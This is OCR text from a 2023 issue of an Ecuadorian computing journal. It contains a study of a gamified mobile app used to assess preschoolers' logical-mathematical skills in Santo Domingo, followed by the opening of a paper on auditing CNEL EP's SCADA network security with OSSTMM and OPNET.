[2]Carrera de Desarrollo de Software, Instituto Superior Tecnológico Japón, Santo Domingo, Ecuador
[3]Unidad Educativa Juan León Mera, Distrito de Educación 23D01, Santo Domingo, Ecuador.

*Autor para correspondencia

Como citar el artículo:
Marcillo Vera, F., Cusme Vélez, L., Torres Bastidas, J., & Dueñas Hidalgo, J. (2023). Evaluation of logical-mathematical skills in preschool students through digital gamification in Santo Domingo, Ecuador. *Informática y Sistemas: Revista de Tecnologías de La Informática y Las Comunicaciones*, *7*(1), 17–23. https://doi.org/10.33936/isrtic.v7i1.5790

Enviado: 13/03/2023;
Aceptado: 16/05/2023;
Publicado: 30/05/2023

Resumen

Las aplicaciones móviles y las Tecnologías de la Información y Comunicación (TIC) son herramientas ampliamente utilizadas en diversos sectores como el empresarial, salud y educación, en este último, las aplicaciones móviles poseen un rol importante para los métodos de enseñanza-aprendizaje. En el Ecuador en 2021, se registró bajo niveles de conocimientos adquiridos en el enfoque lógico-matemático en estudiantes de 3 a 10 años, por lo que, se requiere innovar en métodos de enseñanza-aprendizaje eficaces para estudiantes a nivel preescolar. El objetivo del estudio fue evaluar a estudiantes de nivel preescolar mediante una aplicación móvil diseñada en base a técnicas de gamificación para el mejoramiento de destrezas lógico-matemáticas. Para este estudio, se evaluó los objetivos de aprendizaje estandarizados por el Ministerio de Educación del Ecuador (MINEDUC). En los resultados obtenidos, se determinó que un grupo de estudiantes se encuentra en una etapa de inicio para adquirir destrezas para lograr el conocimiento y otro en proceso de adquirir conocimientos. Se concluye que la gamificación es una alternativa para el mejoramiento de métodos de enseñanza-aprendizaje y un mecanismo óptimo para la aplicación de esta son los dispositivos móviles y las TIC.

Palabras clave: Gamificación, estudiantes, aplicación móvil, destrezas.

Abstract

Mobile applications and Information and Communication Technologies (ICT) are widely used tools in various sectors such as business, health, and education, in the latter, mobile applications have an important role for teaching-learning methods. In Ecuador in 2021, there were low levels of acquired knowledge in the logical-mathematical approach in students from 3 to 10 years old, so it is required to innovate in effective teaching-learning methods for students at preschool level. The objective of the study was to evaluate preschool students through a mobile application designed based on gamification techniques for the improvement of logical-mathematical skills. For this study, the learning objectives standardized by the Ministry of Education of Ecuador (MINEDUC) were evaluated. In the results obtained, it was determined that a group of students is in a beginning stage to acquire skills to achieve knowledge and another in the process of acquiring knowledge. It is concluded that gamification is an alternative for the improvement of teaching-learning methods and an optimal mechanism for its application are mobile devices and ICT.

Keywords: Gamification, students, mobile app, skills.

https://revistas.utm.edu.ec/index.php/informaticaysistemas/index

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introduction

Mobile devices are all elements of small size with multiple processing capabilities, memory, and internet connection, they are designed for specific functions and their main feature is mobility. Operating systems are those sets of low-level programs that allow the abstraction of the properties of the specific hardware of the mobile device and provide services to the mobile applications running on it (Carpenter et al., 2021; Pérez Tamayo, 2022).

According to (John Lemay et al., 2021) 44 % of users prefer the use of Android, 53 % use iOS, and barely 3 % use other operating systems. In Europe, 91,20 % use Android, while 8.30 % use iOS and only 0,50 % use other operating systems. The technological revolution, currently, has allowed the use of mobile devices in education to be of relevance for the improvement of skills and knowledge, similar results are reported in Latin America, considering the use of different operating systems (Childers et al., 2023).

M-Learning is defined as the educational modality that facilitates the construction of knowledge and development of skills autonomously through the Internet. For the development of mobile applications for educational purposes, using gamification, the following factors are considered: permissions, licenses, consents, minors, user rights, functionalities, terms of use, information, and advertising (Kärchner et al., 2022).

Gamification is defined as a learning technique that focuses on game mechanics that can be applied in the educational-professional environment (Grabner-Hagen & Kingsley, 2023; McHenry & Makarius, 2023; Murillo-Zamorano et al., 2023; Ogunyemi et al., 2022; Orhan Göksün & Gürsoy, 2019; Sanchez et al., 2020; Schöbel et al., 2021). The theoretical foundation of gamification is based on the motivation towards individuals as this can be regulated by external factors, this is because a behavior is influenced by recognition, accumulation of goods or the allocation of rewards. Motivation allows the analysis of behavioral variables in response to specific stimuli (Menon, 2022).

Gamification can be represented as a pyramid scheme like Werbach model. As shown in Figure 1, at the base of both schemes, medals, avatars, points, and levels are proposed as elements. In the second level, the mechanical elements are detailed, where challenges, cooperation and rewards are established. The last level describes the processing of mechanical elements such as dynamics that promote emotional stimulation (Gaviria, 2021).

Grammatically, gamification is referred to as ludification, since according to the RAE, the term “gamification” is considered an anglicism and neologism. However, gamification is based on the elements of a motivational system while gamification focuses



Figure 1. Werbach scheme obtained from (Gaviria, 2021).

on the contents of the system. In the educational context, gamification is a frequently used tool due to the massification of computing devices and the development of interactive and graphic situations for entertainment using information and communication technologies (Pynnönen et al., 2022).

As detailed in this context, playfulness is the basis of gamification in an educational process, however, gamification must be justified why it is required to incorporate certain disaggregated activities. Currently, the state of the art in reference to the application of gamification techniques in the ludic-educational field is extensive at different levels of education. However, there is little information regarding the use of gamification at the preschool level (Zainuddin et al., 2020).

According to (Marcillo et al., 2023) there is a significant increase in the number of research on gamification considering from 2014 to 2019. Also, these researches on these techniques are mostly in Asian countries than in American and European countries, mainly seeking to improve student learning, social skills and motivation in individuals based on technological tools. In Ecuador, education still presents methodologies that do not relate communication and entertainment. Gamification is an alternative that can allow to establish new discoveries, new ideas, learning that are designed by meaningful experiences for personal and intellectual development.

The objective of this study was to evaluate logical-mathematical skills through a mobile application designed by gamification techniques. Furthermore, the present study is subdivided into materials and methods where the experimental design is detailed, followed by the results and conclusions, and finally annexes that support the study methodology.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (17-23): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5790

2. Methodology

2.1. Population and sample size

Within this study, two heterogeneous groups (study groups) were determined, which are part of the preschool education level, coastal regime of Ecuador in the province of Santo Domingo. The groups were divided by age, the first group being students from 3 to 4 years old (n = 158) corresponding to the first level of preschool education and the second group, students from 4 to 5 years old corresponding to the second level of preschool education (n = 143).

2.2. Gamification

The gamification process was developed using the mobile application PREESCOLAR MONTESSORI ® copyrighted by EDOKI ACADEMY designed in the year 2021, the mobile application in question was used for educational purposes, not commercial. The mobile application was designed by certified teachers in the Montessori method, this application is focused on students from 3 to 7 years old who can acquire knowledge related to logical-mathematical skills, art, practical life, and early literacy.

2.3. Standardization of logical-mathematical skills assessment

For the evaluation of the improvement of logical-mathematical skills, the parameters for the evaluation of learning objectives established by the Ministry of Education of Ecuador in the year 2021 were taken into consideration. The parameters to be considered are detailed in Annex A, where the topics that contemplate logical-mathematical skills in preschool students are detailed (MINEDUC, 2014).

2.4. Statistical analysis

A completely randomized bifactorial design (A x B) was proposed considering the following factors: Factor A: Study groups and Factor B: Learning objectives. For this study, 2 replicates (number of attempts) were considered; the total number of experimental units was 28. Table 1 shows the table of treatments to be evaluated in the study.

Table 1. Treatment scheme for the bifactor analysis.
Source: Authors.

Factors of study	Levels
Factor A: Study groups	A0: Group A (Students from 3 to 4 years old) A1: Group B (Students from 4 to 5 years old)
Factor B: Learning objectives	B0: Objective 1 B1: Objective 2 B2: Objective 3 B3: Objective 4 B4: Objective 5 B5: Objective 6 B6: Objective 7

In this study, the average evaluation obtained from each student was determined as the dependent variable. For the grading scale, a quantitative range of 5,00 to 10,00 was established, considering the grading scale for preschool education approved by the Ministry of Education of Ecuador in 2014, in Table 2, the mentioned grading scale is detailed. For the statistical analysis, an analysis of variance was performed and for significance tests, the LSD Fisher test was applied considering a confidence level of 95 %.

Table 2. Grading scale in Initial Education established by MINEDUC.
Source: (MINEDUC, 2014).

Scale	Meaning	Process characteristics
5,00 to 6,99	Start	The student is initiating the development of skills that will enable him/her to achieve the learning or evidences difficulties.
7,00 to 8,99	In process	The student is in the process of achieving prior learning.
9,00 to 10,00	Available	The student achieves the acquired learning.

3. Results

3.1. Analysis of variance

According to the results obtained, a significant difference was observed in the evaluation averages of the study groups; however, no significant difference was observed in the learning objectives evaluated, nor was a significant difference observed in the bifactor interaction and the replications of the study, as shown in Table 3.

Table 3. Analysis of variance of the average evaluation obtained.
Source: Authors.

Source of variation	Sum of squares	Df	Mean squares	F-Ratio	p-value
Study groups	11,843	1	11,843	6,25	0,0266
Learning objectives	8,91944	6	1,48657	0,78	0,5972
Number of attempts	0,04088	1	0,04088	0,02	0,8855
Study groups * Learning objectives	7,97587	6	1,32931	0,70	0,6539
Residuals	24,6369	13	1,89514		
Total	53,4161	27			

3.2. Significance test

For factor A, independent groups were observed, in which group 1 obtained a higher average evaluation score compared to group 2, as shown in Figure 2.



Figure 2. Box plot for factor A: Study groups A and B.

For factor B, an independent group was observed, that is, the evaluation averages obtained for each learning objective evaluated are statistically similar; however, the learning objective where the highest average score was determined was learning objective 1, as shown in Figure 3.

For the bifactor interaction, 3 homologous groups were obtained as a result, according to the LSD Fisher test, the interaction of group 1 evaluating objective 2 presents a higher average

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (17-23): Enero-Junio, 2023 | DOI: https://doi.org/10.33936/isrtic.v7i1.5790

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec



Figure 3. Box plot for factor A: Study groups A and B: Learning objectives assessed.

compared to the other bifactor interactions, as shown in Figure 4.



Figure 4. Bifactor interaction plot, study groups by learning objectives assessed.

3.3. Analysis of results

According to the study groups, it was observed that they present a significant difference in the average evaluation obtained, that is, group A is at the beginning of acquiring skills that allow it to acquire the required learning, while group B is in the process of acquiring the required learning, these results are supported by several factors, one of them is the lack of use of gamification techniques for the purpose of gamification of learning in preschool students.

According to (Marcillo et al., 2023) in its literature review on the state of the art of gamification in educational processes, it states that of a sample size (studies analyzed, n = 1553) in Ecuador no experimental studies have been reported on the use of gamification for the improvement of logical-mathematical skills, unlike Colombia, Mexico, Spain and Brazil, this corroborates the results obtained, since being a new gamification technique in a learning development already established as in Ecuador, it can influence the academic performance of students (MINEDUC, 2022).

At the preschool level, there are various teaching-learning methods, in Ecuador, through the "National Plan Learning on Time" developed by the Ministry of Education of Ecuador in 2021, states that learning is based on love, security, trust and quality attention, it also states that gamification improves their coordination, assimilation of notions of time and space for a better interneural network (MINEDUC, 2022).

On the other hand, according to the learning objectives evaluated, no significant difference was obtained in the averages obtained; however, in objectives 4 and 5, the students are in a beginning stage of acquiring skills to acquire knowledge, while in the other objectives, the students are in the process of acquiring the required knowledge (Arufe-Giráldez et al., 2022; Chen et al., 2020; Sanchez et al., 2020; Zainuddin et al., 2020).

According to (Blundell et al., 2022; Grabner-Hagen & Kingsley, 2023; MINEDUC, 2022; Ogunyemi et al., 2022) it is worth noting that of the articles published on gamification, only 20% are experimental research and 80% are narrative, non-experimental, explanatory, or exploratory, which indicates that it is an open field for research and improvement of teaching-learning methodologies. According to the World Bank, 62.8 % of basic general students have not reached the minimum reading skill, in the PISA-D evaluation. In 2019, Ecuador reported that 54 % of students do not have the minimum knowledge in reading and 71 % in mathematical knowledge (Arufe-Giráldez et al., 2022; Chen et al., 2020; Marcillo et al., 2023; Zainuddin et al., 2020).

This corroborates the results obtained in the interaction study groups and learning objectives evaluated since group A in objective 3, 4 and 7, obtained a score of beginning learning, however, in objectives 1, 2 and 5 they obtained a score in process. On the other hand, the group of students B, in objective 5, obtained an initial qualification while in objectives 3, 4, 6 and 7, they obtained a qualification in process and in objectives 1 and 2 they reached the acquired knowledge. These results demonstrate the lack of innovation in the current educational development methods in Ecuador, for which gamification is an alternative.

4. Conclusions

It is concluded that student group A is at the beginning of acquiring knowledge skills, while group B is in the process of acquiring knowledge skills regarding mathematical logic. As for the learning assessment objectives, in objectives 4 and 5 the students are in the beginning of acquiring knowledge skills in mathematical logic, while in the rest of the objectives assessed, the students are in the process of acquiring knowledge skills. In the study replications (number of evaluation attempts), no significant difference was observed; therefore, there is normality in the data collection.

Gamification is a tool that allows improving teaching-learning techniques at any level of studies, however, it should be evaluated with greater emphasis for the purpose of gamification of knowledge at preschool level due to the low results in knowledge tests of students in Ecuador according to bibliographic referen-

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (17-23): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5790

ces.

Mobile applications play an important role since they are the gamification mechanism through which the student interacts; therefore, curricular designs for education should be based on gamification of the challenge type so that the student is motivated to obtain a result. ICT are also of great help for the gamification of knowledge, considering the new learning methods of the new generations and the massification of information.

Acknowledgments

Within this study, special thanks are due to the Superior Technological Institute of Japan for the resources allocated to the research project "Use of gamification and how it affects logical-mathematical relations in children from 3 to 4 years of age in the province of Santo Domingo - Ecuador, 2022".

Contribution of authors

Fabricio Marcillo Vera: supervision, writing - drafting and editing of the article. **Lorena Cusme Velez:** software and formal analysis. **Jimmy Torres Bastidas:** visualization and research. **Jessica Dueñas Hidalgo:** conceptualization and methodology.

Appendix

Appendix A. Learning objectives evaluated, modified from (MINEDUC, 2014).

References

Arufe-Giráldez, V., Sanmiguel-Rodríguez, A., Ramos-Álvarez, O., & Navarro-Patón, R. (2022). Gamification in Physical Education: A Systematic Review. *Education Sciences, 12*(8), 540. https://doi.org/10.3390/educsci12080540

Blundell, C. N., Mukherjee, M., & Nykvist, S. (2022). A scoping review of the application of the SAMR model in research. *Computers and Education Open, 3*, 100093. https://doi.org/10.1016/j.caeo.2022.100093

Carpenter, J. P., Trust, T., Kimmons, R., & Krutka, D. G. (2021). Sharing and self-promoting: An analysis of educator tweeting at the onset of the COVID-19 pandemic. *Computers and Education Open, 2,* 8–18. https://doi.org/10.1016/j.caeo.2021.100038

Chen, C. M., Li, M. C., & Chen, T. C. (2020). A web-based collaborative reading annotation system with gamification mechanisms to improve reading performance. *Computers and Education, 144*. https://doi.org/10.1016/j.compedu.2019.103697

Childers, G., Linsky, C. L., Payne, B., Byers, J., & Baker, D. (2023). K-12 educators' self-confidence in designing and implementing cybersecurity lessons. C*omputers and Education Open, 4,* 100119. https://doi.org/10.1016/j.caeo.2022.100119

Gaviria, D. (2021). *Pedagogía de la gamificación* [Monografía en la maestría de Pedagogía y Desarrollo Humano]. Universidad Católica de Pereira.

Grabner-Hagen, M. M., & Kingsley, T. (2023). From badges to boss challenges: Gamification through need-supporting scaffolded design to instruct and motivate elementary learners. *Computers and Education Open, 4,* 100131. https://doi.org/10.1016/J.CAEO.2023.100131

John Lemay, D., Basnet, R. B., Doleck, T., Bazelais, P., & Saxena, A. (2021). Instructional interventions for computational thinking: Examining the link between computational thinking and academic performance. *Computers and Education Open, 2,* 100056. https://doi.org/10.1016/j.caeo.2021.100056

Kärchner, H., Trautner, M., Willeke, S., & Schwinger, M. (2022). How handheld use is connected to learning-related factors and academic achievement: Meta-analysis and research synthesis. *Computers and Education Open, 3,* 100116. https://doi.org/10.1016/j.caeo.2022.100116

Marcillo, Hernández, Torres, Cusme, Mora, & Cobeña. (2023). Digital gamification in pre-school learning: a systematic review of the literature. *Enfoque UTE,* 22, 1–22. https://doi.org/https://doi.org/10.29019/enfoqueute.905

McHenry, W. K., & Makarius, E. E. (2023). Understanding gamification experiences with the benefits dependency network lens. *Computers and Education Open, 4,* 100123. https://doi.org/10.1016/j.caeo.2023.100123

Menon, D. (2022). Uses and gratifications of educational apps: A study during COVID-19 pandemic. *Computers and Education Open, 3,* 100076. https://doi.org/10.1016/j.caeo.2022.100076

MINEDUC. (2014). Initial education curriculum 2014. In *MINEDUC.* https://educacion.gob.ec/wp-content/uploads/downloads/2016/03/CURRICULO-DE-EDUCACION-INICIAL.pdf

MINEDUC. (2022). *National Plan Learning on Time.* https://educacion.gob.ec/aprender-a-tiempo/

Murillo-Zamorano, L. R., López-Sánchez, J. Á., López-Rey, M. J., & Bueno-Muñoz, C. (2023). Gamification in higher education: The ECOn+ star battles. *Computers and Education,* 194. https://doi.org/10.1016/j.compedu.2022.104699

Ogunyemi, A. A., Quaicoe, J. S., & Bauters, M. (2022). Indicators for enhancing learners' engagement in massive open online courses: A systematic review. *Computers and Education Open, 3,* 100088. https://doi.org/10.1016/j.caeo.2022.100088

Orhan Göksün, D., & Gürsoy, G. (2019). Comparing success and engagement in gamified learning experiences via Kahoot and Quizizz. *Computers and Education,* 135,

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (17-23): Enero-Junio, 2023** | **DOI: https://doi.org/10.33936/isrtic.v7i1.5790**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

Learning Objectives	Skills from 3 to 4 years old	Skills from 4 to 5 years old
Objective 1. Identify basic temporal notions for their location in time and the structuring of logical sequences that facilitate the development of thought.	Order a logical sequence of up to three events. Identify characteristics of day and night. Identify notions of time in actions that happen before and now.	Order in logical sequence of events up to five events. Identify characteristics of morning, afternoon, and evening. Identify notions of time in actions that happen before, now, and after.
Objective 2. Manage basic spatial notions for the proper location of objects and their interaction with them.	Recognize the location of objects in relation to self-according to spatial notions of up/down, next to, inside/outside, near/far.	Recognize the location of objects in relation to self and different points of reference, according to the spatial notions of between, front/back, next to, near/far.
Objective 3. Identify the basic notions of measurement in objects establishing comparisons between them.	Identify in objects, the notions of average: high/low, fish/light.	Identify in objects the notions of measurement: long/short, thick/thin.
Objective 4. Discriminate shapes and colors developing their perceptual ability to understand their environment.	Identify objects of similar shapes in the environment. Discover basic circular, triangular, rectangular, and quadrangular shapes in environmental objects. Recognize primary colors, black and white in objects and images in the environment.	Associate the shapes of environmental objects with two-dimensional geometric figures. Identify basic geometric shapes such as circles, squares and triangles in environmental objects and graphic representations. Recognize secondary colors in environmental objects and images.
Objective 5. To understand basic notions of quantity facilitating the development of thinking skills for the solution of simple problems.	Count orally from 1 to 10 in numerical sequence, most of the time. Differentiate between collections of more and fewer objects. Understand the number-quantity relationship up to 5. Recognize and compare objects according to their size (big/small). Classify objects with an attribute (size, shape, or color). Imitate simple patterns with elements of their environment.	Count orally from 1 to 15 in numerical sequence. Compare and assemble collections of more, equal, and fewer objects. Understand the number-quantity relationship up to 10. Sequentially compare and sort a small set of objects according to size. Sort objects with two attributes (size, color, shape). Continue and reproduce simple patterns with concrete objects and graphic representations.
Objective 6. To aurally discriminate the phonemes (sounds) that make up their native language to lay the foundations for the future reading process.	Repeat rhymes by identifying sounds that sound alike. Identify "aurally" the initial phoneme (sound) of their name.	Produce words that rhyme spontaneously considering the final sounds of the words. Identify "aurally" the initial phoneme (sound) of the most frequently used words.

Learning Objectives	Skills from 3 to 4 years old	Skills from 4 to 5 years old
Objective 7. To use graphic language as a means of communication and written expression to lay the foundations for the processes of writing and producing texts in a creative way.	Communicate through drawings of objects in the environment with some detail that makes it identifiable as a symbolic representation of their ideas. Communicate in written form their ideas through controlled scribbles, lines, or circles.	Communicate through drawings of objects with details that make them identifiable, as a symbolic representation of their ideas. Communicate ideas in writing by trying to imitate letters or letter-like shapes.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (17-23): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5790

15–29. https://doi.org/10.1016/j.compedu.2019.02.015

Pérez Tamayo, M. (2022). Gamification in the Chinese ELE classroom: favoring the development of sociopragmatic competences [Universitar Oberta de Catalunya]. In *Universitat Oberta de Catalunya*. https://openaccess.uoc.edu/bitstream/10609/138548/6/mpereztamTFM0122memoria.pdf

Pynnönen, L., Hietajärvi, L., Kumpulainen, K., & Lipponen, L. (2022). Overcoming illiteracy through game-based learning in refugee camps and urban slums. *Computers and Education Open,* 3, 100113. https://doi.org/10.1016/j.caeo.2022.100113

Sanchez, D. R., Langer, M., & Kaur, R. (2020). Gamification in the classroom: Examining the impact of gamified quizzes on student learning. *Computers and Education,* 144. https://doi.org/10.1016/j.compedu.2019.103666

Schöbel, S., Saqr, M., & Janson, A. (2021). Two decades of game concepts in digital learning environments – A bibliometric study and research agenda. *Computers and Education,* 173. https://doi.org/10.1016/j.compedu.2021.104296

Zainuddin, Z., Shujahat, M., Haruna, H., & Chu, S. K. W. (2020). The role of gamified e-quizzes on student learning and engagement: An interactive gamification solution for a formative assessment system. *Computers and Education,* 145. https://doi.org/10.1016/j.compedu.2019.103729

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Evaluación de la seguridad de las redes internas del área de los sistemas SCADA CNEL EP, unidad de negocios Manabí mediante OSSTMM y OPNET

Evaluation of the security of the internal networks of the SCADA CNEL EP Area, Manabí business unit through OSSTMM and OPNET

Autores

Luis Alonso Tapia Rivas

Viviana Demera Centeno

Facultad de Ciencias Informáticas, Universidad Técnica de Manabí, Portoviejo, Ecuador.

*Autor para correspondencia

Como citar el artículo:
Tapia Rivas, L. & Demera Centeno, V. (2023). Evaluación de la Seguridad de las Redes Internas del Área de SCADA CNEL EP, Unidad de Negocios Manabí. *Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones, 7*(1), pp. 24–33. https://doi.org/10.33936/isrtic.v7i1.5558

Enviado: 16/02/2023;
Aceptado: 24/05/2023;
Publicado: 31/05/2023

Resumen

La transformación tecnológica que ha experimentado la sociedad ha generado un incremento de los ciberataques a nivel mundial, poniendo en riesgo a todos los sectores sociales y productivos de la sociedad que hacen uso de las tecnologías de la información, entre ellos el sector eléctrico, donde se utilizan con frecuencia sistemas de Control Supervisorio y Adquisición de Datos (SCADA). En Ecuador, el sector eléctrico es considerado un sector estratégico para el desarrollo del país y es administrado por la Corporación Nacional de Electricidad (CNEL EP). En este trabajo se evalúa la seguridad en el área SCADA de CNEL EP en la Unidad de Negocio Manabí aplicando el Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM) y utilizando el simulador OPNET. Se seleccionaron las subestaciones más importantes pertenecientes al área SCADA y se realizó una auditoría de acuerdo a la metodología para determinar el estado actual de la seguridad e identificar posibles vulnerabilidades. A su vez, con las vulnerabilidades identificadas, se diseñaron dos escenarios simulados de forma simplificada utilizando la herramienta OPNET para establecer el impacto de la explotación de una de estas vulnerabilidades en el funcionamiento de los servicios del área SCADA. Tras la obtención de los resultados, se concluyó que el nivel de seguridad del área SCADA es alto, aunque se identificó la existencia de interacciones no controladas en las operaciones que es necesario abordar, dado que, según los resultados obtenidos, la explotación de estas interacciones podría afectar significativamente al funcionamiento del área SCADA.

Palabras clave: SCADA; Redes; CNEL; OSSTMM; OPNET.

Abstract

The technological transformation that society has undergone has generated an increase in global cyber attacks, putting at risk all social and productive sectors of society that make use of information technologies, including the electric sector, where Supervisory Control and Data Acquisition (SCADA) systems are often used. In Ecuador, the electric sector is considered a strategic sector for the country's development and is managed by the Corporación Nacional de Electricidad (CNEL EP). This paper evaluates the security in the SCADA area of CNEL EP in the Manabí Business Unit by applying the Open Source Security Testing Methodology Manual (OSSTMM) and using the OPNET simulator. The most important substations belonging to the SCADA area were selected, and an audit was carried out according to the methodology to determine the current state of security and identify possible vulnerabilities. In turn, with the identified vulnerabilities, two simulated scenarios were designed in a simplified manner using the OPNET tool to establish the impact of exploiting one of these vulnerabilities on the operation of the SCADA area services. After obtaining the results, it was concluded that the level of security in the SCADA area is high, although the existence of uncontrolled interactions in operations was identified and needs to be addressed, given that according to the results obtained, the exploitation of these interactions could significantly affect the functioning of the SCADA area.

Keywords: SCADA; Networks; CNEL; OSSTMM; OPNET.

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introducción

La Corporación Nacional de Electricidad (CNEL EP) es una empresa pública que fue crea el 13 de marzo de 2013 cuyo objetivo es prestar servicios públicos de distribución y comercialización de energía eléctrica en el Ecuador (CNEL EP, 2022). A su vez, la CNEL EP tiene varias unidades de negocios a través de todo el territorio nacional, siendo la Unidad de Negocios Manabí la encargada de la distribución y comercialización de energía eléctrica dentro de la provincia (CNEL EP, 2022).

Además, esta empresa tiene una fuerte relevancia para el Estado ecuatoriano dado que administra el sector eléctrico; un sector considerado estratégico de acuerdo con la Constitución de la República del Ecuador (CRE) lo que implica que "su trascendencia y magnitud tienen decisiva influencia económica, social, política o ambiental" para el país (Asamblea Nacional Constituyente, 2008),

Esta particularidad le da a la infraestructura que administra la CNEL EP la connotación de infraestructura crítica, por cual es de vital importancia determinar posibles amenazas que pueden afectar su normal funcionamiento. Por otro lado, hay que considerar también los procesos de transformación tecnológica presente hoy por hoy en la sociedad y todos los nuevos retos en ciberseguridad que esto conlleva (Andrade y Yoo, 2019); en donde el sector eléctrico no queda excluido, dado el uso de sistemas informáticos para el control y monitoreo de la infraestructura como los Sistemas de Supervisión, Control y Adquisición de Datos (SCADA), que no es más que un conjunto de programas, los cuales dan acceso a datos remotos de un proceso mediante la utilización de herramientas adecuadas (Rodríguez Penin, 2007); que en el caso de CNEL EP son los datos de la red de infraestructura eléctrica nacional.

A esto se le suma, la realidad existente en temas de ciberseguridad en América Latina y el Caribe, en donde en el 2020 existió un incremento del 57% de incidentes de ciberseguridad con respecto al año 2017 y 2018, y el triple de incidentes con respecto al año 2019 y en dónde el Ecuador consta entre los países con mayor cantidad de ciberataques (Díaz, 2021).

Esta realidad acarrea algún grado desconfianza por parte de la ciudadanía y, además pérdidas económicas en las Instituciones dado a la ausencia de mecanismos de control para la protección de la información y de los sistemas informáticos (Pazmiño Vallejo, 2015). De ahí que en la sociedad digitalizada en la que se vive, son necesarios mecanismos que salvaguarden la información que manejan las empresas, los gobiernos y las personas evitando de esta manera ser blancos fáciles de espionaje, delitos u otros tipos de ataques que vulneren la integridad institucional y personal (Gamboa Suárez, 2020).

Por esto, la importancia de la seguridad informática radica en establecer estrategias y métodos para la protección de los sistemas y del entorno en que funcionan (Ferreira Alves, 2018); así como la organización de políticas para la preservación y el uso correcto de los datos, procurando resguardar la confidencialidad, integridad y disponibilidad de estos (García Pierrat y Vidal Ledo, 2016).

Adicionalmente, hay que mencionar que la seguridad informática tiene varios enfoques; entre estas la seguridad de red, que puede entenderse como aquellas medidas que buscan proteger a una red informática de intrusos; ya sean estos atacantes dirigidos o malwares oportunistas (Gamboa Suárez, 2020).

La ausencia o falencias de estas estrategias y mecanismo de seguridad informática conllevan a graves consecuencias; más aún en el sector eléctrico ya que de este depende el resto de los servicios vitales de un país, tal y como lo sostiene Calzada Hinojosa (2021). Algo similar menciona Carreño Pérez (2019), el cual sostiene que el sistema eléctrico es una parte indispensable de un país y por tanto debe ser una prioridad ya que de este depende toda la infraestructura nacional.

De ahí que dado el uso de sistemas informáticos en infraestructura crítica es necesario contar con sistemas actualizados periódicamente y tener en consideración aquellas vulnerabilidades y amenazas que puede afectar a la organización (Rosas et al., 2020); así como realizar revisiones periódicas de las vulnerabilidades para tener un registro (González Tandazo, 2016).

En este sentido, en la literatura existen diversas metodologías para la evaluación de la seguridad además de diferentes trabajos que realizan comparativas entre éstas; como el trabajo realiza por Gordón Revelo (2017), en dónde compara las metodologías: Solicitud del Proyecto de Seguridad Open Web (OWASP), National Institute of Standards and Technology Special Publication 800-115 (NIST SP 800-115), la cual es la Guía técnica de pruebas y evaluación de la seguridad de la información; y Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM).

